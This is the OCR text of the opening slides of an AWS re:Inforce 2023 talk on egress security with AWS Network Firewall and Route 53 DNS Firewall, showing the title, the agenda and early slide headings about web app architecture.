AWS re:Inforce

JUNE 13 - 14, 2023 | ANAHEIM, CA

NIS305

Outbound security implementation with AWS Network Firewall & Route 53

Jesse Lepich

Sr. Security Solutions Architect
AWS

Paul Radulovic (he/him)

Head of Platform Security
Robinhood

Agenda

What is egress security

Quick overview of AWS Network Firewall & Route 53 Resolver DNS Firewall

Why are AWS customers spending time on egress security?

Anatomy of an exploit


Robinhood’s egress security journey, lessons learned, and best practices

What is egress security?


What is egress security?

Egress connections are network requests **initiated** by VPC workloads and destined for the internet


Typical web app architecture – Ingress




Typical web app architecture – Ingress




Typical web app architecture – Ingress



